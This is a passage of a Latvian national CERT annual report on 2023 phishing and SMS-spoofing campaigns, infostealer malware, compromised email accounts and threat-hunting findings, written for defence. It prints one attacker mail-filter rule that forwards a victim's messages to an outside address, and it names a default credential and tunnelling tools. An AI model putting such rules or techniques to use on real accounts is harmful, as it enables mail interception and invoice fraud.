Lai ierobežotu dažādu analīzes rīku spējas automātiski identificēt krāpnieciskās vietnes, piekļuve tām var tikt aizsargāta ar saņēmējam unikālu, vai visai krāpšanas kampaņai kopīgu piekļuves paroli. Konstatēti arī ierobežojumi pēc apmeklētāju IP adresēm (krāpniecisko vietni var apskatīt tikai no mobilo sakaru operatoru IP) valstīm (tikai LV), pārlūkprogrammas identifikatoriem (tikai mobilie tālruņi) un pārvirzītajiem (*referrer* - tikai "Facebook" vai "Google").



2023. gada otrajā pusē krāpniecisko ziņu izplatīšanai arvien plašāk tika izmantoti "WhatsApp", "iMessage" un icloud.com servisi.

Novembra sākumā konstatēta netipiska kampaņa, kurā krāpnieku "iMessage", kas tika sūtīts "Latvijas Pasts" vārdā, iekļauts arī aktīvs *exploit*, kas sekmīgi izmantots pret "iPhone" telefoniem ar IOS 14 versiju (šīs iekārtas nav atjauninātas vismaz 2 gadus). Inficētajās iekārtās tika aktivizēta kamera (iespējams - arī mikrofons), visiem kontaktiem pārsūtīta krāpnieku īsziņa (tā pati, uz kuru uzķērās upuris) un īpašniekam nebija iespēja iekārtu izslēgt. Tikai pēc pilnīgas akumulatora izlādes iekārtas izdevies atkal ieslēgt, un tās atsākušas darboties normālā režīmā.

Gada nogalē pastiprināta krāpnieku uzmanība tika pievērsta arī uzņēmumu un organizāciju grāmatvežiem, kuriem šis laiks bija īpaši noslogots. Krāpnieki sūtīja paziņojumus par it kā laikus neapmaksātu rēķinu vai arī vadītāja vārdā pieprasīja steidzamu maksājumu, cerot, ka steigā netiks pamanītas saņemtā e-pasta viltojuma pazīmes. Kā primāro indikatoru var minēt e-pasta neformalitāti, bet kā sekundāro - sūtītāja izmantotā e-pasta nesakritību ar ierastajai komunikācijai izmantotajiem e-pastiem.

Jauna 2023. gada tendence ir izkrāpt bankas piekļuves informāciju, izmantojot viltus SMS, kas izmanto burtciparu sūtītāja ID (*alphanumeric senders ID*), lai aizstātu telefona numuru ar citu identifikatoru, un e-pastus, piemēram, elieta.lv - tiesvedības datu monitoringa vietnes vārdā. Mazāk aktīvi krāpšanai izmantotas arī citu valsts iestāžu vietņu identitātes - latvija.lv, eds.vid.gov.lv.

14. attēls. Krāpnieciska īsziņa

Īpašu ticamību šīm kampaņām piešķīra krāpnieku izmantotā SMS sūtītāju identifikatoru viltošana. Latvijā vārdisku SMS sūtītāja identifikatoru izmantošana ir atļauta un netiek veikta izmantoto identifikatoru reģistrācija un izmantošanas kontrole, tāpēc tiek pieņemti un pārsūtīti jebkādi, standartam atbilstoši SMS identifikatori. Internetā ir atrodami SMS izsūtīšanas servisi, caur kuriem ir iespējams veidot un izsūtīt SMS ar klienta izvēlētu identifikatoru.

Vienota risinājuma šai SMS identifikatoru viltošanas problēmai nav. Ar līdzīgām krāpnieku aktivitātēm saskarās arī citas valstis, tāpēc, piemēram, Lietuva un Somija ir ieviesušas izmaiņas SMS identifikatoru izmantošanā - tos nepieciešams reģistrēt vienotā datubāzē un nereģistrētu identifikatoru izmantošana ir aizliegta.

Krāpnieciskie ziņojumi bieži tiek izsūtīti diennakts laikā, kad upuri visdrīzāk neatradīsies pie datora - darbadienu vakaros un rītos, brīvdienās un naktīs, tādējādi samazinot iespēju, ka upuris būs koncentrējies un uzmanīgs vai atradīsies pie liela datora ekrāna.

Personalizētas uzrunas visbiežāk tiek izmantotas krāpšanās, kurās upuri tiek uzrunāti caur mobilajiem telefoniem. Ziņas, kas mēdz būt krāpnieku rīcībā, ir ļoti precīzas. Lai iekarotu upura uzticību, sarunās tiek pieminēta upura adrese, izmantotā banka, mobilā tālruņa operētājsistēma un modelis. Lielākā daļa šādas informācijas tiek iegūta kaitīgu tālruņu lietotņu un datorvīrusu darbības rezultātā, kā arī jau minētajās pikšķerēšanas formās.

Analizējot krāpnieku izveidotās vietnes, konstatēts, ka jebkura teksta ievade tajās automātiski pārsūta to uz krāpnieku kontrolētu C&C serveri, izmantojot POST pieprasījumus, ko ģenerē skripts upura pārlūkprogrammā. Gadījumos, ja lietotājs ievadījis tikai savu kontaktinformāciju un nav nodevis krāpniekiem kredītkartes datus, esošā kontaktinformācija jau var tikt izmantota citu, turklāt personalizētu krāpšanu izveidē.

Krāpnieku primārais mērķis ir piekļuve upuru internetbankai - pierunājot ievadīt/apstiprināt aktivizācijas kodus, lai aktivizētu krāpnieku pieslēgumus internetbankai, vai arī uzstādīt upura datorā un tālrunī attālinātas piekļuves rīkus, visbiežāk – "AnyDesk", un tajos atļaut krāpnieku piekļuvi savām iekārtām.

Ilgstoši krāpnieki lietoja saziņai krievu valodu, taču gada beigās konstatētas kampaņas ar saziņu nevainojamā latviešu valodā gan balss, gan rakstiskā formā. Viltvāržu ziņas tiek sūtītas gan valsts iestāžu, tiesu, gan kurjerpastu, banku, atpazīstamu uzņēmumu, kriptovalūtu tirdzniecības platformu un straumēšanas pakalpojumu sniedzēju vārdā.

Sagaidāms, ka uzbrucēji arvien plašāk pielietos jauno tehnoloģiju, tai skaitā mākslīgā intelekta / lielo valodu modeļu rīku iespējas krāpšanas satura un valodas kvalitātes uzlabošanai, balss un attēla viltošanai, dezinformācijas un cita maldinoša materiāla veidošanai.

DNS ugunsmūra pakalpojums aktīvai aizsardzībai

Latvijā regulāri notiek kampaņveidīgas krāpnieciskās aktivitātes – gan viltus vietnes bankas kontu, e-pasta vai sociālo tīklu piekļuves datu izkrāpšanai, gan ļaunatūru izplatīšanai kibertelpā. CERT.LV novēro šādas kampaņas un operatīvi ievieto šo kampaņu indikatorus DNS ugunsmūrī, lai tā lietotājus pasargātu no identificētajiem apdraudējumiem.

DNS ugunsmūris ir aktīvās aizsardzības pakalpojums individuālu lietotāju un organizāciju pasargāšanai no krāpnieciskiem vietņu apmeklēšanas, aizsargājot to ierīces no krāpnieciskās kampaņās izmantotām ļaundabīgām saitēm, krāpnieciskām vietnēmun vīrusiem, kā arī nodrošinot valstī vienotu ierobežojamo resursu zonu apstrādi un izplatīšanu.

Pakalpojumu bez maksas nodrošina CERT.LV un NIC.LV.

Plašāk: https://cert.lv/lv/pakalpojumi#5-dns-ugunsmuris

DNS ugunsmūris nodrošina aktīvu aizsardzību, kā, piemēram, ļaunatūras lejupielādes bloķēšanu, tādējādi novēršot lietotāju piekļūšanu bīstamajiem resursiem un pārvirzot tos uz brīdinājuma vietni. Arī gadījumos, kad ļaunatūra jau ir inficējusi kādu iekārtu, DNS ugunsmūris sniedz iespēju ātrāk identificēt šādas iekārtas, kas sistēmu administratoriem dod iespēju operatīvi veikt seku novēršanu. Latvijā interneta lietotāji kā bezmaksas aktīvās aizsardzības rīku tiek aicināti izmantot CERT.LV un NIC.LV izstrādāto DNS ugunsmūri, kur operatīvi tiek ievietotas krāpnieciskās saites.

Salīdzinot ar 2022. gadu, DNS ugunsmūra lietošana pieaugusi 5 reizes, mēnesī apstrādājot 1,5 miljonus DNS pieprasījumu. 2023. gada 4. ceturksnī no ļaundabīgu vietņu apmeklēšanas DNS ugunsmūra lietotāji (unikālie) tika pasargāti apmēram pusmiljons reižu.

2024. gada rudenī ir paredzēts nodrošināt DNS ugunsmūra mobilās lietotnes "Apple" iOS un "Android" mobilo ierīču lietotājiem.

CERT.LV piedāvā iespēju uzņēmumiem un iestādēm, kas paši uztur savus DNS rekursīvos serverus, izmantot CERT.LV uzturētās DNS RPZ (*Response Policy Zone*), kas satur CERT.LV identificēto bīstamo resursu sarakstus.

Ieteikumi drošībai

1. **Regulāri sekot līdzi aktualitātēm par aktīvajiem krāpšanas veidiem** - Valsts policijas, CERT.LV un citu iestāžu informācijai.
2. **Apmācīt un informēt darbiniekus** par aktuālākajām krāpnieku aktivitātēm.
3. **Atjaunināt** tālruņu operētājsistēmu un lietotnes.
4. **Izmantot tikai oficiālās vietnes un lietotnes** piekļuvei valsts pakalpojumiem un bankām.
5. **Ierobežot saišu īsināšanas servisu izmantošanu** ar ugunsmūra vai DNS filtrāciju (Uzmanīgi - iespējams bloķēt derīgus servisus!).
6. **Aizliegt nesankcionētu** attālinātas piekļuves rīku uzstādīšanu un izmantošanu.
7. **Veikt DMARC un SPF pārbaudes ienākošajiem e-pastiem**, lai ierobežotu viltoto vēstuļu saņemšanu.
8. **Ziņot par krāpnieku aktivitātēm un ļaundabīgām vietnēm**, pārsūtot kaitīgos e-pastus uz cert@cert.lv, tādējādi pilnveidojot DNS ugunsmūra efektivitāti.
9. **Izmantot CERT.LV un NIC.LV nodrošināto bezmaksas aktīvo aizsardzības pakalpojumu** – https://dnsmuris.lv/, lai pasargātu sevi un darbiniekus no krāpniecisku vietņu apmeklēšanas.

2.2. Ļaunatūras, izspiedējvīrusi, informācijas sistēmu uzlaušana un citi incidenti

Novērojot 2023. gada tendences, attiecībā uz ļaunatūru aktivitāti un informācijas tehnoloģiju drošības incidentiem var secināt, ka sistēmu uzlaušanas un inficēšanas notika, pielietojot šādas metodes:

1. Pikšķerēšana;
2. Publiski zināmu ievainojamību ļaunprātīga izmantošana – versiju ievainojamības un "N dienas" ievainojamības, retāk "nulles dienas" (*zero-day*) ievainojamības. Tas nozīmē, ka gandrīz vienmēr upuriem ir bijusi iespēja uzstādīt drošības ielāpus, taču tas nav izdarīts pietiekami ātri, lai uzbrucējiem liegtu iespēju pielietot jau publiski zināmu ievainojamību;
3. Nekorektas konfigurācijas rezultātā tīmeklī eksponēto servisu ļaunprātīga izmantošana – noklusējuma autentifikācijas piekļuves dati, paroļu uzlaušana ar pilno pārlasi (*brute-force*), versiju ievainojamības;
4. Inficēti datu nesēji - USB zibatmiņas;
5. Pirātiskās programmatūras uzstādīšana, bieži arī ar datorspēļu autortiesību pārkāpumiem saistīta programmatūra, kas satur infekciju (*cheats/crack/keygen*);
6. Nopludinātas, vienkāršas lietotāju paroles;
7. Automatizētie uzbrukumi.

Galvenie ļaunatūras tipi pārskata periodā:

- **Lietotāju datu zadzēji;**
- ***Bot-net* jeb botu tīkli;**
- **Izpiedējvīrusi;**
- **Attālinātās kontroles ļaunatūras, mērķētas uz datu izgūšanu vai tālāko infrastruktūras kompromitēšanu**.

2023. gadā visbiežāk sastaptā lietotāju datu zadzēju ļaunatūra ir mērķēta uz nedroši, lokāli glabāto autentifikācijas datu un paroļu zagšanu, proti, paroļu iegūšanu no tīmekļa pārlūka vai nešifrētiem failiem. Šāda veida ļaunatūra tiek izplatīta kā ļaundabīgs tīmekļa pārlūka spraudnis vai kā izpildfails, kas pievienots pie pikšķerēšanas e-pasta vēstules.

Inficētie paplašinājumi

Pārskata periodā novērots pieaugums gadījumiem, kad lietotāji, maldināti ar viltus reklāmu, paši instalē viltus mākslīgā intelekta spraudņus sava tīmekļa pārlūkā. Piemēram, tika fiksēti vairāki gadījumi ar instalētiem "AiGoogle" ļaundabīgo spraudņu paveidiem, kuri tika mērķēti uz "Facebook" kontu piekļuves datu zādzību.

Lietotājiem ir jābūt uzmanīgiem lejuplādējot spraudņus, ir svarīgi pārbaudīt to izstrādātāju uzticamību. Lai iespējami mazinātu riskus, ieteicams regulāri atjaunināt pārlūkprogrammu un drošības programmatūru.

Paroļu pārvaldība

Fiksēti gadījumi, kad datora paroles tika glabātas nešifrētā veidā, lokāli uz inficēta datora, līdz ar to uzbrucēji guva pieeju pie vairākiem lietotāju kontiem, kuriem nebija aktivizēta divfaktoru autentifikācija (2FA).

Tāpat fiksēti arī gadījumi, kad inficētais dators tika izmantots kā koplietošanas darbstacija, līdz ar to, inficējot vienu ierīci, uzbrucēju rīcībā nonāca vairāku personu autentifikācijas dati.


Kā piemēru šādas ļaunatūras darbībai var minēt gadījumus, kad ļaunatūra, izpildot *obfuscētu* skriptu, veic *sqlite.dll* lejupielādi, ar kura palīdzību saglabā ievākto informāciju par inficētās sistēmas lietotāju un nosūta to uz kontrolserveri.

Īpaši bīstami ir gadījumi, kad nešifrētas paroles tiek uzglabātas administratoru datoros, kuriem ir augstu privilēģiju piekļuve infrastruktūrā.

Papildus tam nereti kompromitēti e-pasti vai lietotņu konti tiek izmantoti, lai tālāk izplatītu ļaunatūru. Piemēram, tika konstatēti vairāki gadījumi, kad no kompromitētiem e-pastiem tika izsūtīti viltus rēķini, kas izplatīja *Agent Tesla* ļaunatūru.

Piemērs viltus rēķiniem, kas tika izplatīja *Agent Tesla* ļaunatūru:

https://tria.ge/230915-mqqnesba71/behavioral1




Lai mazinātu šādus riskus, ieteicams veikt paroļu uzglabāšanu šifrētā veidā, piemēram, izmantojot paroļu pārvaldnieku. Personu e-pastu un citu kontu drošības nodrošināšanai aicināt darbiniekus izmantot unikālas un drošas paroles, kā arī, kur vien tas ir iespējams, pieprasīt divu faktoru autentifikācijas (2FA) izmantošanu.

Kompromitēti e-pastu konti

Pārskata periodā tika novēroti arī gadījumi, kad pēc e-pasta kontu uzlaušanas uzbrucēji izveidoja e-pasta filtrus, lai pārtvertu un pārvirzītu interesējošos e-pastus. Minētās darbības tika veiktas krāpšanas nolūkā, piemēram, pārtverot uzlauzta uzņēmuma klientu e-pastus, klientiem tika nosūtīti rēķini ar nomainītiem bankas rekvizītiem.

15. attēls. Inficēta e-pasta pielikuma aktivitāte upura datorā




E-pasta filtru piemērs:

```
if
$header_from: is "xxx@xxx.xxx"
then
deliver "dgovonor2027@yandex.com"
endif
```

Starp Latvijas IP apgabalā novēroto ļaunatūru aktivitātēm līderību ieņem tādas ļaunatūras kā *Ranbyus, Corebot, Tinba*. Joprojām salīdzinoši aktīva ir *Raspberry Robin* ļaunatūra, kas pārsvarā tiek izplatīta no iekārtas uz iekārtu ar inficētām USB zibatmiņām. Piemēram, pārskata periodā vairāku valsts iestāžu, tostarp kultūras un veselības aprūpes iestāžu tīklos tika konstatēta *Raspberry Robin* ļaunatūras klātbūtne.

Dinamiskā kiberdrošības ainava prasa patstāvīgu modrību, savlaicīgus programmatūras atjauninājumus, kā arī ievainojamību atklāšanas rīku uzlabošanu, jo kiberuzbrucēji nemitīgi pielāgo un uzlabo savu taktiku. CERT.LV aicina sekot līdzi izstrādātāju norādījumiem un nekavējoties atjaunināt programmatūras uz jaunāko pieejamo versiju.



3. Draudu medību operācijas

Kopš 2022. gada CERT.LV izvērš plaša mēroga draudu medību operācijas jeb proaktīvu kiberuzbrucēju klātbūtnes meklēšanu Latvijai svarīgas IT infrastruktūras sistēmās. Tās CERT.LV vadībā notiek sadarbībā ar NATO sabiedroto valstu partneriem, primāri Kanādas bruņotajiem spēkiem un Kanādas kiberdrošības centru. Sadarbības operācijas īstenotas arī ar ASV kiberpavēlniecību, Beļģijas Bruņotajiem spēkiem un Eiropas Savienības kiberdrošības aģentūru (*European Union Agency for Cybersecurity, ENISA*). To uzsākšanas pamatā bija CERT.LV novērojumi par satraucošiem notikumiem Latvijas kibertelpā, kā arī reģiona ģeopolitiskā situācija.

Draudu medības ir kiberaizsardzības operāciju veids, kas notiek ar mērķi novērtēt vispārējo informācijas un komunikāciju tehnoloģijas (IKT) infrastruktūras kiberdrošības līmeni, kā arī atklāt, uzraudzīt, analizēt un neitralizēt kiberuzbrucēju aktivitātes.

Identificējot uzbrucēja klātbūtni, draudu medību dalībnieku uzdevums ir analizēt uzbrukumu taktiku, paņēmienus un pielietotās procedūras.

Draudu medību prioritāte ir identificēt citu valstu, piemēram, Krievijas, Baltkrievijas un Ķīnas izcelsmes kiberoperācijas jeb APT (*Advanced Persistent Threat*) klātbūtni. Draudu medības CERT.LV vadībā notiek valsts iestāžu, IT kritiskās infrastruktūras un būtisko pakalpojumu sniedzēju IKT infrastruktūrās.


2022. un 2023. gadā CERT.LV veica visaptverošas IKT draudu medības 25 organizācijās. Draudu medību apjoms pārsniedz 100 000 analizētu iekārtu. Teju visās iestādēs, kur tika veiktas draudu medības, konstatētas lielākas vai mazākas nepilnības IT infrastruktūras konfigurācijā vai tās pārvaldībā, kā arī astoņās iestādēs (t.i. 32% no kopējā tvēruma) ar augstu ticamību tika konstatēta arī APT klātbūtne.

CERT.LV pakalpojumu - draudu medības var pieprasīt valsts un pašvaldību iestādes, IT kritiskās infrastruktūras un būtisko pakalpojumu sniedzēji, sazinoties ar CERT.LV.

Lai arī pamatā tā ir kiberaizsardzības operācija, tās rezultātā, sadarbojoties ar mērķa iestādi, kurā notiek draudu medību process, CERT.LV nodrošina objektīvu skatu uz organizācijas IKT infrastruktūru un tās kiberdrošības līmeni, kā arī veic iespējamos tūlītējos uzbrucēja klātbūtnes likvidēšanas darbus infrastruktūrā.

Tas tiek nodrošināts, veicot analīzi iestādes gala iekārtās, meklējot ļaunprātīgu darbību pazīmes, turklāt procesa gaitā reģistrējot un protokolējot gan labās, gan sliktās IKT pārvaldības prakses, kā arī konstatējot vājās vietas IT infrastruktūrā un sniedzot rekomendācijas iestādes IKT administratoriem un drošības pārvaldniekiem efektīvai nepieciešamo izmaiņu veikšanai un labo prakšu īstenošanai, lai stiprinātu organizācijas kibernoturību.

16. attēls. CERT.LV draudu medības jeb kiberaizsardzības operācija mērķa iestādē



Kopsavilkums

Pielietotās uzbrukumu metodes no MITRE ATTACK matricas
https://attack.mitre.org/matrices/enterprise/

Sākotnējā kompromitēšana (*Initial Access*) galvenokārt ir notikusi, izmantojot ievainojamības publiski pieejamos resursos, kurus dažkārt mērķa infrastruktūra bija pat neapzināti eksponējusi ārējā tīklā, piemēram, *Microsoft Exchange* serveri, VPN vārtejas, maršrutētāju WEB saskarnes un citi resursi (T1190,T1133). Vienā gadījumā pat nebija nepieciešams izmantot ievainojamības, lai uzbrucējs piekļūtu pie mērķa IT infrastruktūras, jo nemainītas standarta paroles kā admin:admin123 tikai atvieglo uzbrucēja darbu, ielaužoties infrastruktūrā (T1110).

CERT.LV novēroja arī piegādes ķēžu uzbrukuma gadījumu, kad mērķa organizācijā ielaužas netieši, izmantojot kompromitētus programmatūras vai citu ārpakalpojumu piegādātājus. Uzbrucējs, kompromitējot programmatūras izstrādes uzņēmumu Latvijā, faktiski ieguva piekļuvi klientu iestādēm nedroši konfigurētu resursu dēļ, kā arī VPN/RDP pieslēgšanās iespējām uz citiem augstas vērtības mērķiem – publiskā sektora iestādēm. Pieslēgumi, protams, izskatās it kā būtu nākuši no šīs izstrādātāju kompānijas (T1195).

Savukārt kāda IT infrastruktūra trīs reizes piedzīvoja šifrējošā vīrusa uzbrukumu mazāk nekā divu nedēļu laikā. Tas bija iespējams, jo uzbrucēji izmantoja ievainojamību pret eksponētu 2019 *Microsoft Exchange* serveri, kuram tikpat kā nebija veikti atjauninājumi pat pēc atkopšanās no incidenta.

Divu faktoru autentifikācijas neesamība, vāja paroļu politika un mērķēti pikšķerēšanas uzbrukumi bija cēloņi vairāku darbinieku e-pastu kontu kompromitēšanai, no kuriem Krievijas atbalstīti haktīvisti izguva informāciju - tā gan bija publiska, ne konfidenciāla.

Šādas informācijas izgūšana neradīja sekas Latvijas iekšējai drošībai, tomēr šis incidents radīja kaitējumu iestādes un valsts reputācijai (T1598,T1566).

Bieži lietotņu ierobežošanas politikas (*Software Restriction Policy, SRP*) un ugunsmūra neesamība vai nepilnīga konfigurācija korporatīvā tīkla iekšienē ļauj pašiem darbiniekiem apmeklēt tādus resursus, kas viņiem nav nepieciešami darba pienākumu pildīšanai, kā arī nesankcionēti lejupielādēt programmatūru, kas, iespējams, ir nedroša ne tikai pašu darbinieku iekārtai, bet arī visai korporatīvajai videi. Aizdomīgas saites un programmatūra, piemēram, ar *Torrent* saistīta programmatūra, var būt inficēta, un to apmeklēšana/izmantošana var inficēt lietotāja iekārtu. Ir konstatēti gadījumi, kad ar augstu ticamību sākotnējai piekļuvei ir bijis šāds vektors, attiecīgais uzbrucējs ir bijis finansiāli motivēts un pēc lietotāju autentifikācijas līdzekļu nozagšanas iegūtos datus pārdod kādam APT grupējumam (T1650).

Konstatēti gadījumi, kad sākotnējā kompromitēšana notikusi pēc zibatmiņas iespraušanas datorā - ārējo datu nesēju (USB) un tās izpildāmo failu kontroles neesamības dēļ (T1091). Piemēram, šādi uzbrukumi sekmīgi notikuši Latvijā kādā lielā universitātē un valstspilsētas pašvaldībā. Abos gadījumos ar inficētu LNK failu starpniecību *Raspberry Robin* ļaunatūra ceļojusi no iekārtas uz iekārtu (T1204.002).

Vairākos gadījumos, nokļūstot mērķa infrastruktūrā, uzbrucējam bijuši pieejami vairāki rīki, kurus var izmantot, lai nodrošinātu klātbūtni un pārvietotos tālāk pa infrastruktūru. Latvijā vairākkārt novērota vairāku attālinātas piekļuves rīku izmantošana vienā vidē (RDP, VPNs, *TeamViewer*), turklāt ir konstatēti gadījumi, kad netiek ierobežotas IP adreses, no kurām iespējams piekļūt iekšējam tīklam. Sistēmā jau esošie izpildāmie faili (*Living-off-the-land - LOLBINs)* bieži tiek izmantoti, lai uzbrucēji varētu veikt mērķa infrastruktūras izpēti, nesankcionētu lejupielādi un koda izpildi piekļuves tiesību paaugstināšanai vai pastāvīgai piekļuvei (*persistence*), piemēram, izveidojot *Autoruns/Scheduled Tasks* ierakstus, kas nodrošina uzbrucējam piekļuvi pie mērķa infrastruktūras arī pēc datora pārstartēšanas (T1133, T1021, T1210, T1133, T1037, T1547, T1543, T1053, T1572).

Gadījumos, kad uzbrucējs bija nodrošinājis pastāvīgu klātbūtni, CERT.LV novēroja vairākas drošības nepilnības, kas neļāva laicīgi un efektīvi IKT infrastruktūras turētajam pamanīt un apturēt uzbrucēja tālāko rīcību. Nepilnīga *Windows Defender* un ugunsmūra konfigurācija, tādu novecojušu *Windows* autentificēšanās metožu kā NTML/ *Kerberos* ar RC4_HMAC_MD5 izmantošana, vāja paroļu pārvaldība, glabājot paroles lasāmā tekstā administratoru iekārtās, vienādas paroles administratoru kontiem, novecojusi un/vai ievainojama programmatūra. Viss iepriekšminētais tika izmantots, lai uzbrucējs paaugstinātu savas privilēģijas un turpinātu pārvietoties tālāk pa mērķa infrastruktūru (T1548,T1078).

Visbiežāk novērotie "klupšanas akmeņi", kurus CERT.LV identificēja kā būtiskus traucējumus, kas liedz pašai mērķa iestādei laicīgi un efektīvi uzraudzīt savu infrastruktūru un reaģēt uz potenciāliem incidentiem, ir šādi:

- **Nav centralizēta auditācijas pierakstu uzkrāšana un analīze;**
- **Tīkla segmentācijas un IT infrastruktūras inventarizācijas neesamība;**
- **Nepareizi konfigurēta vai neeksistējoša SIEM *(Security Information and Event Management)* sistēma;**

- **Nepareizi konfigurēta vai neeksistējoša lietotāju tiesību pārvaldība un izpildāmo failu politika.**

Vidēs, kurās ar augstu ticamību tika apstiprināta ar Krievijas vai Ķīnas izcelsmi saistīta APT grupējumu klātbūtne, tika novērota arī specifisku rīku izmantošana, lai nodrošinātu pastāvīgo klātbūtni. 2022. un 2023. gada ietvaros aktīvākās citas valsts atbalstītas kiberoperācijas piekritīgas grupējumam *Cadet Blizzard (tajā laikā saukts* arī par DEV-0586). Piemēram, kāda programmizstrādes uzņēmuma vidē tika konstatēta DEV-0586 klātesamība**.** Sākotnējā kompromitēšana notika, izmantojot *Atlassian Confluence* ievainojamību, uzbrucējam uzstādot savu *Webshell* (T1659) (ievainojamība nav zināma). Šis grupējums izmantoja tādus rīkus kā Ngrok, GOST, Netcat, NSSM, lai iegūtu pastāvīgo klātbūtni, izveidojot tuneli, un lai apietu IP adrešu baltā saraksta ierobežojumus, un piekļūtu pie iekšējiem resursiem 